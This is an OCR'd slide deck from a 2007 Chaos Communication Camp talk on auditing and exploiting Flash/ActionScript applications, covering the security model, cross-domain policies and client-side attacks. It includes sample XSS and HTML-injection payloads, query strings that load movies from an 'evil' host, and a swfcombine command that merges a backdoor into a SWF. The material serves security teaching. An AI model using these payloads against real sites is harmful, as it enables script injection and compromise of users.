Testing and exploiting Flash applications

fukami @ Chaos Communication Camp, Finowfurt, 2007

Agenda

- Introduction
- Definitions
- Flash and ActionScript Basics
- Flash exploitation
- Exploits and attacks using Flash
- Security on AIR

The speaker

- works for SektionEins as security consultant and researcher.
- deals with web security since 1998 (with interrupts).
- recently started FlashSec, a project for documenting and developing methodologies for Flash security auditing.

Motivation for this talk

- Flash is widely used, the plugin is often activated
- Flash has some very funny vectors in sense of security
- Interesting bugs and design flaws in player and media servers :)
- Start of a Flash security project - www.flashsec.org

- Note: Many slides are taken from Stefano di Paolas excellent OWASP talk

Some definitions

- SWF: Small Web Format / ShockWave Flash
- FLA: Proprietary Flash source files used by Adobe Flash IDE
- FLV: Flash Video
- AS: ActionScript
- AIR: Adobe Integrated Runtime, Flash/Flex/HTML Desktop Client
- Flex: Flash 9/ActionScript 3 IDE with interface libraries
- MXML: XML Interface Markup Language
- FDS/LiveCycle: J2EE Services for Flash Remoting
- RTMP / RTMPT: Real Time Messaging Protocol (Tunneled)
- ABC: ActionScript Byte Code

Public Research

- **Eye On Security (Aug 02)**
  The Flash! Attack
  Flash Movie with ActionScript function: getURL('javascript: evilcode; ')

- **Scan Security Wire (Apr 03)**
  Misuse of Macromedia Flash Ads clickTAG
  getURL (clickTag,'_self');

- **Amit Klein (Jul 06)**
  Forging HTTP Request Headers with Flash ActionScript

- **Stefan Esser (Okt 06)**
  Poking new holes with Flash Crossdomain Policy Files

Public Research

- **Martin Johns, Kanatoko Anvil (Jan 07)**
  Anti-DNS Pinning with AS3
  Flash-based scanner (DNS rebinding)

- **Stefano di Paolo (Mai 07)**
  Talk: Testing Flash Applications bei der OWASP Konferenz in Mailand

- There are also quite some advisories regarding Flash Player, JRun, ColdFusion etc.

Flash and ActionScript Basics

What is Flash?

- Proprietary integrated development environment for building multi media application from Adobe (former Macromedia)
- Permission to build SWF generators but no player/renderer
- Mixture between graphical objects, movies, audio and ActionScript
- Standalone or embedded in HTML
- General principles quite similar to AJAX Applications
- Often used for advertising and interactive marketing
- Quite popular for audio/video broadcasting (Google Video, Youtube, MySpace) and games

Standard Flash Apps

What is Flex?

- SDK and IDE for technologies to developing and deploying cross platform RIAs
- Basically its Flash 9 with interface libraries and Eclipse based IDE/plugin
- Flex SDK will be open source in the future, but Flash underpinnings and Flex Builder IDE still remain proprietary and commercial

What is AIR?

- Adobe Integrated Runtime (former Codename Apollo)
- Cross-OS runtime environment for building RIA
- Using Flash, Flex, HTML and Ajax and can be deployed as desktop application
- Underlying technology: WebKit, ActionScript VM (from Tamarin project) and SQLite
- Still in beta, final to be awaited late 2007

AIR applications


Flash movies

- Flash movies in general are timeline based
- Such a movie is referenced by level numbers
- Every movie is referenced by a level number and can be accessed by _levelN object (_level0 is always the first movie loaded)
- Every movie can access the timeline by using the '_root' object (when allowed by security policy)
- Global variables are accessible from every object on every level by using _global.variable_name

General Flash abilities

- **Flash**
  - can forge binary and HTTP requests
  - loads and executes external Flash movies and other data
  - natively plays audio and video data
  - displays minimal HTML code inside text fields
  - executes JavaScript when embedded in HTML and viewed from inside a Browser

SWF Interpreter



ActionScript

- Scripting language based on ECMA
- Primarily used for development of Flash application to use with player/plugin or AIR
- Gets compiled together with media data into SWF files
- Intentionally designed for controlling simple 2D vector animations
- With newer versions is possible to build full RIAs
- Mostly used in web-based environments, but other things possible
- AS3 / Tamarin will be OSS (by Mozilla Found. and Adobe)

ActionScript: Version 2 vs. Version 3

- Most Flash apps still use AS2
- Only rudimentary free and open decompiler for AS3 available by now (Bytecode differs alot)
- AS2 and AS3 are fundamentally different regarding security features and abilities (i.e. sockets in AS3, JS extensions for file system access)
- Vast amount of vulnerable AS2 based applications can be found on the web

ActionScript security model

- Since Flash Version 7 a security model is implemented in order to:
  - Control and block interaction and access among external movies (Same Origin Policy) by sandbox models
  - Control Interaction and access between Browser and Movies
  - Control access to other external resources such as music, movies or text files and other communication to servers

Shared Objects: Overview

- Local data storage (analog to browser cookies)
- Store 100 kb per host name
- Dependent from host/domain, path and film name, i.e.:
  `/Users/fukami/Library/Preferences/Macromedia/Flash\ Player/#SharedObjects/[random]/www.youtube.com/settings.sol`
- Persistent (don't get deleted on client exit)
- Work cross browser (at least on some OSes)
- No expiration date ("Tracking cookies")

Local connection objects

- Local connection objects are used to enable two movies to communicate with each other.
- Can be used to enable communication between two different apps running Flash (i.e. browser and standalone player on one client machine).
- By default, both movies need to reside at the same FQDN, but can be overwritten on receiver side. Example:

```
conn = new LocalConnection();
conn.allowDomain('*');
```

Embedding Flash

SWF objects can be embedded in HTML using OBJECT and EMBED tags. They can also directly loaded via browser location bar or within FRAME/IFRAME tags.

```
/* Firefox auto generated Html page*/
<html>
<body marginwidth="0" marginheight="0">
<embed width="100%" height="100%" name="plugin"
src="http://host/movie.swf"
type="application/x-shockwave-flash"/>
</body>
</html>
```

SWF <=> Browser

AllowScriptAccess attribute (always | never | samedomain)
(SWF version >= 8)
- allows or denies a movie to use JavaScript
- Default is SameDomain
- Example: `getURL('javascript: alert(123);');`

```
<object id="foo" width="200" height="150">
<param name="movie" value="movie.swf">
<embed AllowScriptAccess="always" name="foo"
   src="movie.swf" type="application/x-shockwave-flash"
   width="200" height="150">
</embed>
</object>
```

It's also possible to load Java VM by providing the **SWLiveConnect** attribute in EMBED tag

Variable handling

- Type checks only during compile time, type casts during run time
- Private methods only get checked during compile time
- Every variable is an object
- Variable scopes and definitions analog to ECMA Standard
- __proto__, _parent, prototype etc. exist in ActionScript (like in JavaScript)

Input parameter

- Several ways possible to load Flash movies with variables:
  - URL QueryString:
    http://host/movie.swf?var1=val1&var2=val2
  - FlashVar attributes:
    ```
    <param  name=FlashVars value="var1=val1&var2=val2">
    ```
  - loadVars AS object loads parameters from remote host:
    ```
    var vars= new LoadVar();
    vars.load('http://host/page');
    ```
- Query String and FlashVars are equivalent

“Register globals” The Flash Way

- Uninitialized variables similar to PHP “register globals”
- Every uninitialized variable with global scope is a potential threat:
  - _root.*
  - _global.*
  - _level0.*
  - *
- Easy to add or modify parameters in the query

```
movieClip 328 __Packages.Locale {
#initclip
if (!_global.Locale) {
  var v1 = function (on_load) {
    var v5 = new XML();
    var v6 = this;
    v5.onLoad = function (success) {
      if (success) {
        trace('Locale loaded xml');
        var v3 = this.xliff.file.body.$trans_unit;
        var v2 = 0;
        while (v2 < v3.length) {
          Locale.strings[v3[v2]._resname] = v3
[v2].source.__text;
          ++v2;
        }
        on_load();
      } else {}
    };
  if (_root.language != undefined) {
       Locale.DEFAULT_LANG = _root.language;
  }
  v5.load(Locale.DEFAULT_LANG + '/player_' +
       Locale.DEFAULT_LANG + '.xml');
};
```


http://URL?language=http://evil

Sandbox Security Model

Sandboxes allow movies to share or separate runtime environments.

Movies loaded in the same sandbox, share everything:
- Variables
- Objects
- Classes

AllowDomain function:
- Static AS Function
- Gives access to the same sandbox to external movies



Example:
System.Security.allowDomain("b.com")

Cross Domain Policies

- By default, Flash movies running in a web browser are not allowed to load data from another host name than the one it's originated from:

http://dom.tld/movie.swf	===>	Access:
http://dom.tld/dir/movie1.swf		✓
http://dom.tld/dir2/movie2.swf		✓
https://dom.tld/movie3.swf		✗
http://dom.tld:81/movie4.swf		✗
http://www.dom.tld/movie5.swf		✗


- A Cross Domain Policy (crossdomain.xml) can be placed into web server root to change that behavior. Example:


```
<?xml version="1.0"?><cross-domain-policy>
<allow-access-from domain="www.dom.tld" to-ports="80"/>
</cross-domain-policy>
```

- System.security.loadPolicyFile(url) can load a Cross Domain Policy from a other location than default

Player Security Settings

- Locally loaded SWF movies are not allowed to access data in network (Flash >= 8)
- Must be explicitly allowed by file and/or directory name
- Settings Manager (at Adobe!) must be used for global security settings






http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager.html

Player Security Settings

- Allow or deny websites to:
  - access the computers camera or microphone
  - store and read local data (incl. limit)
  - use older security rules (rules from older Flash version) with or without notification
- It's possible to apply settings globally or on site base



Flash major versions

- Windows / Mac OS X / Linux / Solaris: Player V. 9
- Windows 95, NT / Mac OS 9: Player V. 7
- Flash Lite 2.1 (for mobile devices): Player V. 7 plus some extras
- Flash player for Pocket PC: Player V. 7
- Flash player for PSP: Player V. 6 (incomplete and buggy)

Flash exploitation and exploits using Flash

Client Side Attacks

- Client side Flash apps can be used for different attacks:
  - Classical XSS and overwrite
  - Cross Site Flashing (aka XSF aka "The Dark Side Of Cross Movie Scripting")
  - Forging of HTTP Requests and CSRF
- Flash can also be used for mass exploits, i.e. backdoors or malware entirely written in Flash/ActionScript or BOFs against player/plugin or browser
- Using DNS rebinding, attacks against local networks are possible (see Dan Kaminskys talk on Saturday for more details)

getURL und XSS (AS2)

- The AS2 function **getURL** can be used to load a URI into the browser window:

```
getURL('URI','_targetFrame');
```

- It's also possible to call JavaScript within the same domain where the movie is hosted:

```
getURL('javascript:evilcode','_self');
```

- DOM injection can also be filed:

```
getURL('javascript:function('+_root.ci+'));
```

XSF

- XSF occurs when:
  - one movie can load other movies from different domains i.e. by **loadMovie** function. Access to sandbox is possible.
  - an HTML page uses JavaScript for movie scripting and calls:
    - **GetVariable** to access public and static object from JavaScript as a string
    - **SetVariable** to set static or public flash object to a new string value from JavaScript
- Unexpected browser-to-SWF communication could result in stealing data in both directions

Free/OS Flash Test/Devel Tools

- Flare - decompiler
  `http://www.nowrap.de/flare.html`
- MTASC - compiler
  `http://www.mtasc.org/`
- Flasm - disassembler
  `http://flasm.sourceforge.net/`
- Swfmill - converter for SWF to XML and vice versa
  `http://swfmill.org/`
- Debugger version of Flash Plugins/Player
  `http://www.adobe.com/support/flash/downloads.html`
- SWFTools - tool collection for SWF manipulation
  `http://www.swftools.org/`
- haXe - AS2/AS3, neko and JavaScript compiler (utilizing Flex)
  `http://www.haxe.org/`

Useful Commands

- Decompiling movie.swf to movie.flr
```
flare movie.swf
```
- Compiling an ActionScript movie.as to movie.swf
```
mtasc -version n -header 10:10:20 -main -swf \
movie.swf movie.as
```
- Disassembling to SWF Pseudo Code:
```
flasm -d movie.swf
```
- Extracting names of labels and frames of SWF file
```
swfmill swf2xml movie.swf movie.xml
```
- Combining a Flash backdoor with SWF file
```
swfcombine -o corrupt_backdoored.swf -T \
backdoor.swf corrupt.swf
```
- Compiling a Flash 9 movie with haXe
```
haxe -swf out.swf -main ClassName -swf-version 9
```
- Debugger Version of Flash plugins/players logs all traces and errors

asfunction:
A pseudo protocol

- **asfunction** is a special protocol for URLs in HTML text fields to link to ActionScript functions
- Syntax:

```
asfunction:function,parameter
```

- Example:

```
function MyFunc(arg){
    trace ("You clicked me!Argument was "+arg);
}
myTextField.htmlText ="<A HREF=\
   "asfunction:MyFunc,Foo \">Click Me!</A>";
```

HTML in Flash

- Objects of type TextField can render simple HTML:

```
tf.html = true
tf.htmlText = '<sometag>text</sometag>'
```

- A HTML TextField object can be created by using **createTextField** function:

```
this.createTextField("my_txt",
   this.getNextHighestDepth(), 10, 10, 160, 22);
my_txt.html = true;
my_txt.htmlText = "<b> “+_root.text+” </b>";
```

HTML in Flash

- Example of flawed code:


```
p_display_str = _root.buttonText;
...
this.showText(this.p_display_str);
...
v2.showText = function (text_str) {
        this.display_txt.htmlText = text_str;
}
```

- In this case, HTML code can be injected
- The Flash player can interpret HTML different tags. Most noteable are:
  - Anchor tags: `<a href='URI'>text</a>`
  - Image tags: `<img src='URI' id='FlashObjectID'>`

HTML in Flash: A-Tag

- Examples with use of A-Tag:
  - Direct XSS:
    ```
    <a href='javascript:alert(123)' >
    ```
  - With AS function:
    ```
    <a href='asfunction:function,arg' >
    ```
  - SWF public function:
    ```
    <a href='asfunction:_root.obj.function, arg'>
    ```
  - Native static AS function:
    ```
    <a href='asfunction:System.Security.allowDomain,evilhost' >
    ```

HTML in Flash: IMG-Tag



http://url?buttonText=<img src='http://evil/evil.swf'>

